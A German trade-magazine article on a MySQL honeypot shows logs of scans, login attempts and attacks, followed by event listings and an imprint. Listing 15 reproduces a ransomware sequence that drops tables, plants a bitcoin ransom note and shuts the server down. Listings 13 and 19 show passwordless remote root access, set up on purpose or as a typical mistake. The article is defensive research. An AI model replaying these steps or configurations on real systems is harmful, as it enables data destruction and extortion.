Einige unserer Kunden machen das trotzdem. Dann sollte man aber zumindest versuchen, die Datenbank so gut wie möglich gegen Zugriffe von außen zu schützen und Zugriff nur von bestimmten IP-Adressen zuzulassen oder einen Proxy dazwischen zu schalten, der das Gröbste abfängt.

Bei unseren Versuchen haben wir festgestellt, dass es typischerweise keine 72 Stunden (3 Tage) dauert, bis die ersten Zugriffsversuchen von außen erfolgen. Also „nur mal kurz" ist nicht. Das ist schon viel zu lange!

Honeypot aufstellen

Nachdem ich dem Treiben eine Weile zugeschaut hatte, wurde meine Neugier geweckt. Zuhause habe ich mir eine Cloud-Maschine von Hetzner besorgt, was ca. 1 Minute dauerte. Anschließend habe ich darauf eine MySQL-Datenbank installiert, Dauer ca. 3 Minuten, und diese Datenbank mit zwei Dummy-Datenbanken als Honeypot befüllt, damit es auch wirklich was zu holen gibt *(siehe Listing 2)*.

Anschließend habe ich die MySQL-Datenbank so konfiguriert, dass ich auch beobachten kann, was passiert. Dazu habe ich das sogenannte General Query Log eingeschaltet *(siehe Listing 3)*.

Das MySQL General Query Log schreibt, wenn aktiviert, sämtliche Datenbank-Abfragen vom Verbindungsaufbau bis zum Verbindungsabbau mit. Mit diesem Log kann man also sehr gut nachvollziehen, was gerade in der Datenbank passiert, wenn nicht gerade allzu viel los ist. Diese Methode ist zum Beispiel auch geeignet, um zu verstehen, was Drittanbieter-Applikationen genau machen. Ein kurzes Beispiel zeigt *Listing 4*.

Die erste Zahl in jeder Zeile ist die MySQL-Connection-ID. Über diese lassen sich Abfragen eindeutig einer bestimmten Verbindung zuordnen und man sieht genau, was eine Verbindung alles macht. Die Zeitstempel habe ich aus Gründen der Übersichtlichkeit weggelassen.

Zusätzlich zum General Query Log schauen wir natürlich noch ins MySQL Error Log *(siehe Listing 5)*.

Auf der Mauer auf der Lauer...

Und dann legen wir uns auf die Lauer und schauen zu...

Es dauerte zwischen 9 und 120 Minuten bis zum ersten Port-Scan. Somit sind wir entdeckt! Die ersten Zugriffsversuche erfolgten nach 90 bis 250 Minuten.

Zuerst wird einmal probiert, ob dort eine Datenbank lauscht und wie diese antwortet. Anschließend wird auf verschiedene Arten versucht in die Datenbank einzudringen. So wie es aussieht, gibt es verschiedene Bedrohungs- und Zugriffsmuster. Der Anonymous User (''@'%'), 'root'@'%' sowie der 'appuser'@'%' wurden mit und ohne Passwort probiert *(siehe Listing 6)*.

Ob noch weitere User probiert worden sind, muss sich noch über einen längeren Beobachtungszeitraum zeigen.

Bei den Zugriffsversuchen wurde auch versucht, auf verschiedene Datenbanken zuzugreifen. Neben „keine Datenbank" wurden die MySQL-Datenbank und das INFORMATION_SCHEMA probiert sowie ein Schema namens '1111'. Ich habe bis jetzt noch nicht herausgefunden, wozu letzteres genutzt werden könnte oder ob das einfach ein Dummy-Name ist.

Dann wurde sowohl das alte mysql_native_password-Authentifizierungsverfahren als auch das neue caching_sha2_password-Authentifizierungsverfahren probiert.

Port Scans

Ein einfaches Verfahren, um zu prüfen, ob eine Datenbank vorhanden ist, kann jeder selbst in der Firma ausprobieren: telnet *(siehe Listing 7)*.

Die Reaktion hierauf im Error Log sieht wie in *Listing 8* aus.

Alternative Tools dazu wären ncat, netcat oder nc.

Dieses Verfahren verwende ich manchmal zum Prüfen, ob die Datenbank von der Maschine, wo zum Beispiel die Applikation sitzt, überhaupt erreichbar ist.

Ein etwas professionelleres Tool, ein richtiger Port Scanner, ist nmap.

Wer dieses Tool nicht selbst installieren mag, um es zu testen, kann es sich auch gerne mal im Internet anschauen: *https://pentesttools.com/network-vulnerability-scanning/port-scanner-online-nmap*

Wir haben dieses Tool auf unsere Schulungsdatenbank losgelassen und es hat mit den Default-Einstellungen doch einiges Interessantes herausgefunden *(siehe Abbildung 4)*.

Was nmap aber im Standard-Suchverfahren nicht gefunden hat, ist das aktivierte Protokoll X von MySQL (Port 33060). Das würde man aber sicher finden, wenn man den erweiterten Modus aktiviert.

Im Error Log sieht das dann wie in *Listing 9* aus.

Weitere Port-Scan-Muster, die ich gesehen habe, aber zurzeit noch nicht verstehe, sind in *Listing 10* dargestellt.

Ein Kollege, der sich mit dem MySQL-Kommunikationsprotokoll sehr gut auskennt, hat versucht, es mir zu erklären. Der Sinn dahinter verbirgt sich mir aber noch.

Zugriffsversuche

Moderne Clients (MySQL 8.4 und neuer) versuchen wie in *Listing 11* dargestellt zuzugreifen.

Ältere Clients versuchen noch mit dem alten mysql_native_password- Authentifizierungsverfahren zuzugreifen, was aber mit unserer MySQL 8.4er- Datenbank nicht mehr möglich ist *(siehe Listing 12)*.

Lerne: MySQL 8.4 hat neues Authentifizierungsverfahren! Alte Clients können damit nicht umgehen und sollten gelegentlich upgegradet werden!

Da Zugriffsversuche ohne Passwort nicht zum Erfolg führen (wir haben den root User von remote noch gar nicht angelegt) und ich auch keine Möglichkeit sehe, einfach an die probierten Passwörter zu gelangen (Netzwerk-Sniffing geht heute nicht mehr), müssen wir die Datenbank aufbohren.

Lerne: Nie Admin-User von remote zulassen, wenn nicht notwendig (zum Beispiel root). Nie leere Passwörter oder Standard-Passwörter verwenden!

Datenbank aufbohren

Wenn wir also nicht an die Passwörter gelangen können, müssen wir den User root von remote ohne Passwort erlauben. Also legen wir diesen User an *(siehe Listing 13)* und legen uns erneut auf die Lauer...

```
[Warning] Got an error reading communication packets
[Warning] Got timeout reading communication packets
[Warning] Aborted connection 22939 to db: 'unconnected' user: 'unauthenticated' host: '118.193.58.125' (This
connection closed normally without authentication)
[Warning] Aborted connection 22940 to db: 'unconnected' user: 'unauthenticated' host: '118.193.58.125' (This
connection closed normally without authentication)
[Warning] Access denied for user ''@'118.193.58.125' (using password: NO)
[Warning] Access denied for user 'root'@'196.251.66.85' (using password: NO)
[Warning] Access denied for user 'root'@'196.251.66.85' (using password: YES)
[Warning] Access denied for user 'root'@'196.251.66.85' (using password: YES)
```

Listing 1: Auszug aus dem MySQL Error Log

```
$ wget https://dev.mysql.com/get/mysql-apt-config_0.8.34-1_all.deb
$ apt install ./mysql-apt-config_0.8.34-1_all.deb
$ apt update
$ apt search mysql-community-server
$ apt install mysql-community-server

$ timedatectl set-timezone Europe/Zurich

SQL> CREATE DATABASE `<database>`;
SQL> CREATE DATABASE `foodmart`;

$ wget https://support.fromdual.com/training/download/<database>.sql.gz
$ wget https://support.fromdual.com/training/download/foodmart.sql.gz
$ zcat <database>.sql.gz | mysql -uroot <database>
$ zcat foodmart.sql.gz | mysql -uroot foodmart
```

Listing 2: Erstellen eines MySQL Honeypots

```
#
# /etc/mysql/mysql.conf.d/zzz-fromdual.cnf
#
[server]
bind_address = *
skip_name_resolve = ON # Nur IP Adressen
log_timestamps = SYSTEM
log_error = /var/log/mysql/error.log
log_error_verbosity = 3
general_log_file = /var/log/mysql/general.log
general_log = ON
# mysql_native_password = ON
```

Listing 3: MySQL-Konfiguration für den Honeypot

```
79 Connect   root@localhost on  using Socket
79 Query     select @@version_comment limit 1
79 Query     select USER()
79 Query     select * from dual
79 Quit
```

Listing 4: Das General Query Log

Erfolgreiche Zugriffe

Der erste Zugriff war „nur" darauf aus, unsere Daten zu stehlen. Wie dieser Zugriff genau erfolgt ist, sehen wir in der gekürzten Darstellung in *Listing 14*.

Zuerst wird geschaut, welche Datenbanken vorhanden sind. Dann wird für jede Datenbank überprüft, welche Tabellen vorhanden sind und anschließend für jede Tabelle, wie groß diese ist (in Bytes und Anzahl Zeilen). Danach werden die Daten, wahrscheinlich, wenn die Tabelle nicht allzu groß ist, übers Netz wegkopiert.

Das ist nicht weiter spannend, „nur" ein Kopieren der Daten. Programmieren könnte man dieses Tool schöner, weniger intrusiv und effizienter! Da war voraussichtlich kein Top-Crack am Werk und auch niemand mit Leidenschaft für sein Handwerk.

Der zweite Zugriff war etwas spannender, aber auch mühsam, weil danach jeweils die Datenbank wieder neu aufgebaut werden musste *(siehe Listing 15)*. Der Zugriff hat Daten gelöscht (Ransomware):

Zu Beginn fängt es sehr ähnlich an, wie im ersten Beispiel: Es wird geschaut, was da ist. Da das Muster in Details ein anderes ist, nehme ich an, dass nicht das gleiche Werkzeug eingesetzt wurde. Nachdem sich das Tool einen Überblick verschafft hat, passiert aber was völlig anderes und Unerwartetes: Die Tabellen werden gelöscht! Dann wird eine Tabelle mit einem Erpressungs-Kommentar neu erzeugt. Anschließend wird die Datenbank gelöscht, in der die eben erzeugte Tabelle erstellt wurde. Und zum Schluss wird eine neue Datenbank erstellt, in welcher erneut eine Tabelle mit der Lösegeldforderung angelegt wird.




Abbildung 1: Datenbanken nie direkt dem Internet aussetzen (Quelle: Oli Sennhauser)




Abbildung 2: Entweder eine Firewall zwischen Datenbank und Internet... (Quelle: Oli Sennhauser)

Entweder ist das schlecht programmiert oder der Entwickler hat den Fall im Auge behalten, wo das Erstellen einer neuen Datenbank, mangels Rechten, nicht funktioniert.

Und leise ist der Zugriff nicht! Zum Schluss wird nämlich die Datenbank gestoppt. Das muss relativ schnell auffallen.

Wir haben auch Fälle gesehen, in denen vor dem Löschen der Tabelle einige Zeilen (die ersten zehn) weg kopiert wurden *(siehe Listing 16)*.

Möglicherweise sollen diese Zeilen als Beweis dienen, dass man die Daten hat, falls es bei der Lösegeld-Übergabe zu Diskussionen kommt.

Nach dem Neustart das Erwachen

Wie beschrieben, wurde am Schluss die Datenbank gestoppt. Nach dem Neustart der Datenbank wundert man sich wahrscheinlich zuerst mal, warum die Datenbank überhaupt gestoppt ist, und dann kommt das Erwachen, Huch! meine Daten sind weg *(siehe Listing 17)*.





Abbildung 3: ...oder ein Applikations- oder Webserver (Quelle: Oli Sennhauser)



Results

Host

46.62.128.156

static.156.128.62.46.clients.your-server.de

Linux

Ports

Port Number	Protocol	State	Service	Product	Version
22	TCP	open	ssh	OpenSSH	9.2p1 Debian 2+deb12u7
3306	TCP	open	mysql	MySQL	8.4.6

Abbildung 4: nmap-Portscan-Resultat ((Quelle: Oli Sennhauser)

```
$ tail -f /var/log/mysql/error.log
$ tail -f /var/log/mysql/general_query.log
```

Listing 5: Den Logfiles zuschauen

```
287793 Connect root@196.251.91.77 on  using TCP/IP
287793 Connect Access denied for user 'root'@'196.251.91.77' (using password: NO)
287794 Connect root@196.251.91.77 on  using TCP/IP
287794 Connect Access denied for user 'root'@'196.251.91.77' (using password: YES)
287796 Connect root@196.251.91.77 on  using TCP/IP
287796 Connect Access denied for user 'root'@'196.251.91.77' (using password: YES)
```

Listing 6: Erste Zugriffsversuche

```
$ telnet 127.0.0.1 3306
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
I
8.4.6□ayR:~`□}F+5FB]gHcaching_sha2_password
2#08S01Got timeout reading communication packetsConnection
closed by foreign host.
```

Listing 7: Einfaches Probieren mit telnet

```
[Note] [MY-010914] [Server] Got timeout reading communication packets
```

Listing 8: Reaktion in der Datenbank auf telnet

```
[Note] [MY-010914] [Server] Got timeout reading communication packets
[Note] [MY-010914] [Server] Got an error reading communication packets
```

Listing 9: Portscan mit nmap

```
[Note] [MY-010914] [Server] Bad handshake

[Note] [MY-010914] [Server] Got packets out of order

WARNING: All log messages before absl::InitializeLog() is called are
written to STDERR
E0000 00:00:1763162491.075206 471232 message_lite.cc:127] Can't
parse message of type "Mysqlx.Connection.CapabilitiesSet" because it
is missing required fields: (cannot determine missing fields for lite
message)
```

Listing 10: Weitere, bisher unverstandene Muster

```
Access denied for user 'root'@'196.251.66.85' (using password: NO)
Access denied for user 'root'@'196.251.66.85' (using password: YES)
```

Listing 11: Neues MySQL-Authentifizierungsverfahren

```
[Note] [MY-010914] [Server] Client does not support authentication
protocol requested by server; consider upgrading MySQL client
```

Listing 12: Altes MySQL-Authentifizierungsverfahren

```
SQL> CREATE USER 'root'@'%' IDENTIFIED BY '';
SQL> GRANT ALL ON *.* TO 'root'@'%'
```

Listing 13: Datenbank aufbohren

```
SHOW DATABASES
foreach database {

  SHOW TABLES FROM `<database>`
  foreach table {

    SELECT table_name, (data_length + index_length) AS size FROM information_schema.tables
    WHERE table_schema = '<database>'
    SELECT (data_length + index_length) AS size FROM information_schema.tables
    WHERE table_schema = '<database>' and table_name = '<tablen>'
    SELECT COUNT(*) FROM `<database>`.`<tablen>`
    SELECT TABLE_NAME, COLUMN_NAME FROM information_schema.COLUMNS
    WHERE TABLE_SCHEMA = '<database>'
    SELECT table_name, table_comment FROM INFORMATION_SCHEMA.TABLES
    WHERE table_schema='<database>'
    SELECT table_comment FROM INFORMATION_SCHEMA.TABLES
    WHERE table_schema='<database>' AND table_name='<tablen>'
    SHOW FULL COLUMNS FROM `<database>`.`<tablen>`

    SELECT * FROM `<database>` . `<tablen>`
  }
}
```

Listing 14: Erster Zugriffsversuch

In der Verzweiflung wird man sich anschauen, was sich in dieser ominösen Datenbank RECOVER_YOUR_DATA verbirgt *(siehe Listing 18)*.

Und findet dort die Lösegeldforderung vor. BTC 0.0069 sind, aktueller Stand 11. Februar 2026, ca. 384 Euro. Was man aus den obigen Beispielen ebenfalls sieht, ist, dass die Aussage: „Du kriegst Deine Daten zurück“ schlicht und einfach gelogen ist.

Lerne: Ransomware-Angriffe zu bezahlen lohnt sich nicht!

Wieso funktioniert diese Masche überhaupt?

Eines der gängigen Zugriffsmuster ist root von remote mit und ohne Passwort. Das ist eigentlich eines der grundsätzlichsten No-Gos beim Aufsetzen einer MySQL-Datenbank. Das ist allgemein bekannt. Warum wird also trotzdem mit diesem Zugriffsmuster versucht, an Daten zu gelangen, wenn die Wahrscheinlichkeit sehr gering ist, an verwertbare Daten und eine anschließende Lösegeldforderung zu gelangen?

Ich vermute, dass die angestrebten Opfer Entwickler sind, welche sich „mal eben schnell“ einen Docker Container in einer Cloud-Instanz gezogen haben, um dort ihre Software zu entwickeln, etwas zu testen oder Endkunden eine Demo ihrer Anwendung zu zeigen. Und dazu werden möglicherweise „mal eben schnell“ heikle Produktivdaten verwendet.

Eine docker-compose.yml-Datei sieht dann wie in *Listing 19* aus:

In dieser YAML_Datei wird der Container-Inhalt, die Datenbank, mit root@'%' nach außen hin durchgereicht, ein leeres Passwort ist zulässig, denn es ist ja nur zu Versuchszwecken…

Das würde auch den geringen Lösegeld-Betrag von unter 500 Euro erklären. Der betroffene Entwickler traut sich möglicherweise nicht, dieses Ereignis zu melden und bezahlt, aus eigener Tasche, das geforderte Lösegeld. Oder er meldet es dem Projektmanager und dieser bezahlt mal eben schnell aus der Projekt-Kasse, damit es nicht bekannt wird. Aber das sind alles nur meine Mutmaßungen.

Kosten

Was hat der ganze Spaß gekostet? Eine kleine virtuelle Maschine in einer europäischen Cloud kostet 3,79 Euro pro Mo-

```
SHOW DATABASES

foreach database {

  SELECT SUM(data_length + index_length) FROM information_schema.tables WHERE table_schema = '<database>'
  USE `<database>`
  SHOW tables
  USE `<database>`
  SHOW TABLES

  foreach table {

    SELECT TABLE_NAME, COLUMN_NAME, CONSTRAINT_NAME, REFERENCED_TABLE_NAME, REFERENCED_COLUMN_NAME
      FROM information_schema.KEY_COLUMN_USAGE
     WHERE TABLE_SCHEMA = '<database>' AND TABLE_NAME = 'CountryLanguage' AND REFERENCED_TABLE_NAME IS NOT
NULL
    DROP TABLE `CountryLanguage`
  }

  CREATE TABLE IF NOT EXISTS RECOVER_YOUR_DATA (text VARCHAR(255))
  INSERT INTO RECOVER_YOUR_DATA (text)VALUES ('All your data is backed up. You must pay 0.0069 BTC to
    bc1q6rswc3n8kf22gvqxzyenk956e807cajsmus473 In 48 hours, your data will be publicly disclosed and
    deleted. (more information: go to https://is.gd/yotuqu)')
  INSERT INTO RECOVER_YOUR_DATA (text) VALUES ('After payment send mail to us: rambler+2x8jd@onionmail.org
    and we will provide a link for you to download your data. Your DBCODE is: 2X8JD')
  COMMIT

  DROP DATABASE `foodmart`
  COMMIT
}
CREATE DATABASE IF NOT EXISTS RECOVER_YOUR_DATA
COMMIT
USE RECOVER_YOUR_DATA
SHOW tables
CREATE TABLE IF NOT EXISTS RECOVER_YOUR_DATA (text VARCHAR(255))
INSERT INTO RECOVER_YOUR_DATA (text) VALUES ('All your data is backed up. You must pay 0.0069 BTC to
  bc1q6rswc3n8kf22gvqxzyenk956e807cajsmus473 In 48 hours, your data will be publicly disclosed and
  deleted. (more information: go to https://is.gd/yotuqu)')
INSERT INTO RECOVER_YOUR_DATA (text) VALUES ('After payment send mail to us: rambler+2x8jd@onionmail.org
  and we will provide a link for you to download your data. Your DBCODE is: 2X8JD')
COMMIT

SHUTDOWN
```

Listing 15: Ransomware-Zugriff ohne Daten

```
...
SHOW VARIABLES LIKE 'lower_case_table_names'
SELECT table_name FROM INFORMATION_SCHEMA.TABLES WHERE table_schema = DATABASE() AND table_name = '<table>'
SELECT engine, table_type FROM INFORMATION_SCHEMA.TABLES WHERE table_schema = DATABASE() AND table_name =
'<table>'
SELECT engine, table_type FROM INFORMATION_SCHEMA.TABLES WHERE table_schema = DATABASE() AND table_name =
'<table>'
SELECT engine, table_type FROM INFORMATION_SCHEMA.TABLES WHERE table_schema = DATABASE() AND table_name =
'<table>'
SET SQL_QUOTE_SHOW_CREATE=1
show fields from `<table>`
SELECT /*!40001 SQL_NO_CACHE */ `id`, `data`, `ts` FROM `<table>` WHERE 1 LIMIT 10
...
```

Listing 16: Ransomware-Zugriff mit wenig Daten

```
SQL> SELECT * FROM RECOVER_YOUR_DATA;
+-----------------------------------------------------------------------------------------------------------------+
| text                                                                                                            |
+-----------------------------------------------------------------------------------------------------------------+
| All your data is backed up. You must pay 0.0069 BTC to bc1q6rswc3n8kf22gvqxzyenk956e807cajsmus473 In 48 |
| hours, your data will be publicly disclosed and deleted. (more information: go to https://is.gd/yotuqu) |
| After payment send mail to us: rambler+2x8jd@onionmail.org and we will provide a link for you to        |
| download your data. Your DBCODE is: 2X8JD                                                                       |
+-----------------------------------------------------------------------------------------------------------------+
```

Listing 18: Die Lösegeld-Forderung

```
$ systemctl start mysql

$ mysql -uroot

SQL> show databases;
+--------------------+
| Database           |
+--------------------+
| RECOVER_YOUR_DATA  |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
```

Listing 17: Das Erwachen

```
mysql:
  image: 'mysql/mysql-server:8.0'
  ports:
    - '${FORWARD_DB_PORT:-3306}:3306'
  environment:
    MYSQL_ROOT_PASSWORD: '${DB_PASSWORD}'
    MYSQL_ROOT_HOST: '%'
    MYSQL_ALLOW_EMPTY_PASSWORD: 1
```

Listing 19: Die Masche zieht wahrscheinlich auf Docker Images ab

nat. Der gewählte Standort war Hetzner in Helsinki.

Zusätzlich kommt natürlich noch der Zeitaufwand dazu: So nebenher wurde mit einem Auge mal auf die Datenbank geschaut, ab und zu wurde die Datenbank neu gestartet und wieder mit Daten befüllt. Den größten Anteil beanspruchten hierbei die anschließenden Auswertungen der gesammelten Log-Daten für diesen Artikel.

Ausblick

Was könnte man noch weiter untersuchen?

Ein Punkt, der mich noch interessiert, ist, ob es andere Zugriffsmuster gibt, wenn man die Maschine in Amerika oder Asien bezieht. Dann wäre es noch spannend, herauszufinden, was passiert, wenn mit dem App-User oder dem Anonymous-User der Zugriff erfolgreich ist. Gibt es auch Angriffsversuchen auf Galera, Protokol-X oder die Group Replikation? Bis jetzt haben wir acht unterschiedliche Varianten gefunden, wie diese verwandt sind und ob es noch weitere gibt, wäre ebenfalls interessant zu untersuchen.

Fazit

Die Datenbank nie ungeschützt dem Internet aussetzen! Keine leeren oder Standard-Passwörter verwenden. Und Lösegeld zahlen bei Cybercrime lohnt sich nicht! Wie das Beispiel zeigt.

Über den Autor

Oli Sennhauser ist MariaDB- und MySQL-Datenbankberater, -Trainer und remote-DBA bei der Firma FromDual GmbH. Er beschäftigt sich seit 1994 mit Datenbanken. Im Jahr 2006 wurde er Senior-MySQL-Berater bei der Firma MySQL. Die Übernahme durch die Firma Oracle hat er nicht mehr mitgemacht. Seit 2010 arbeitet er für das herstellerunabhängige und neutrale MariaDB- und MySQL-Beratungsunternehmen FromDual GmbH und ist mit den Themen Datenbank-Architekturen, Applikations-Design, Hochverfügbarkeit, Performance-Tuning, SQL Query Tuning und dem Betrieb von MariaDB, Galera Cluster und MySQL für Kunden in Europa unterwegs.



Oli Sennhauser
oli.sennhauser@fromdual.com

BEST OF DOAG ONLINE

Eine Auswahl der besten DOAG News von Mai bis Juni 2026



DOAG VOICES – Mehr Mut, mehr Geschwindigkeit, mehr KI: Die Zukunft der Entwicklungsteams

KI-Agenten schreiben Code, analysieren Systeme und automatisieren Prozesse. Doch was bedeutet das für Entwicklerinnen und Entwickler? Eine Diskussion über Chancen, Risiken und den notwendigen Wandel.



DOAG VOICES – Menschenzentrierte Digitalisierung: Andreas Koop über KI, Agenten und echte Transformation

KI beschleunigt Entwicklung enorm – doch gleichzeitig steigen Mental Load, Tool-Chaos und Kontextwechsel. Andreas Koop erklärt im Podcast mit Dave König, wie Unternehmen sinnvoll gegensteuern können.



CloudLand 2026: Das große Community-Treffen im Freizeitpark

Das Cloud Native Festival konnte erneut mit seiner Location und den Inhalten bei den knapp 330 Teilnehmerinnen und Teilnehmern punkten. Wie es lief, erfahrt ihr hier im Nachbericht.



DOAG Datenbank Kolumne: Datenbanken neu gedacht – PostgreSQL effizient in Kubernetes betreiben

Der Betrieb von Datenbanken in Kubernetes hat sich in den letzten Jahren von einem experimentellen Ansatz zu einer etablierten Praxis entwickelt.



DOAG VOICES – Zwischen Fachbereich und Entwicklung: Warum IT-Dolmetscher immer wichtiger werden

Künstliche Intelligenz verändert die Softwareentwicklung rasant. Doch laut David Kaselow im Tech-Podcast DOAG VOICES entscheidet nicht die Technologie über Erfolg oder Scheitern – sondern die Kommunikation zwischen Menschen.



Oracle DB SE2: Neue Prozessorgenerationen verschärfen Lizenzierungsproblematik

Laut aktueller Informationen der DOAG stehen Anwender der Oracle Database Standard Edition 2 (DB SE2) beim Betrieb auf modernen Prozessorgenerationen vor erheblichen Herausforderungen.



Wir begrüßen unsere neuen Mitglieder

Natürliche Mitglieder:

- Henrik Habeck
- Ensar Dautovic
- Dominik Bernhardt
- Darshan Shah
- Kim Weigl
- Pratham Rakesh Rathod
- François Lange

Korporative Mitglieder:

- EVN, Repräsentant Hubert Kosior
- Klinikum Hanau GmbH, Repräsentant Christian Hartmann

Termine

September 09

22.09.2026
Java Forum Nord 2026
Die Community Konferenz der Java User Groups aus dem Norden
Hannover

23.09.2026
DOAG DBTalk:
PostgreSQL in Kubernetes sicher betreiben
DBTalk mit Borys Neselovskyi und Dirk Krautschick
Online

Oktober 10

09.10.2026 11:00 - 12:00
Verschlüsselung in Datenbanken - Grundlagen und Umsetzungsmöglich-keiten. DB WebSession mit Christian Pfundtner
Online

November 11

13.11.2026
Verschlüsselung für alle!
DB WebSession mit Elke Fritsch
Online

17. - 18.11.2026
European NetSuite User Days:
Community-Event für ERP,
Best Practices und Austausch
Nürnberg

17. - 19.11.2026
DOAG 2026 Konferenz + Ausstellung
Die führende Anwenderkonferenz mit Fokus auf Oracle-Technologien im deutschsprachigen Raum.
Nürnberg

18. - 19.11.2026
KI Navigator 2026:
Konferenz zur Anwendung von KI in IT, Wirtschaft und Arbeitswelt
Nürnberg

25.11.2026
DOAG DBTalk: NIS2, ISO27001, DORA - Anforderungen an den Datenbank-betrieb mit Christian Pfundtner und Bruno Cirone
Online

Impressum

Red Stack Magazin wird gemeinsam herausgegeben von DOAG e.V. (Deutschland, Tempelhofer Weg 64, 12347 Berlin, *www.doag.org*), AOUG Austrian Oracle User Group (Österreich, Lassallestraße 7a, 1020 Wien, *www.aoug.at*) und SOUG Swiss Oracle User Group (Schweiz, Dornacherstraße 192, 4053 Basel, *www.soug.ch*).

Red Stack Magazin ist die Community-Publikation für angewandte Informations- und Kommunikationstechnologie (ITK) im Raum Deutschland, Österreich und Schweiz. Es setzt bewusst auf Technologieoffenheit mit Blick auf Anwendung und IT-Innovationen.

Es bildet die Interessensschwerpunkte der Anwenderinnen und Anwender ab – von Cybersicherheit bis Datenschutz, von Datenbank und Development über Data Analytics bis Digitalisierung, von Cloud und Infrastruktur über Künstliche Intelligenz bis Open Source und Soft Skills – vermittelt praktisches Wissen und fördert den Know-how-Transfer und die Netzwerkbildung zwischen den Leserinnen und Lesern.

Die Inhalte des Red Stack Magazin werden von ausschließlich ehrenamtlichen Autorinnen und Autoren eingereicht und von der Redaktion aufbereitet.

Red Stack Magazin wird verlegt von der DOAG Dienstleistungen GmbH, Tempelhofer Weg 64, 12347 Berlin, Deutschland, gesetzlich vertreten durch den Geschäftsführer Fried Saacke, deren Unternehmensgegenstand Vereinsmanagement, Veranstaltungsorganisation und Publishing ist. DOAG e.V. hält 100 Prozent der Stammeinlage der DOAG Dienstleistungen GmbH. DOAG e.V. wird gesetzlich durch den Vorstand vertreten; Vorsitzender: Jonas Janz

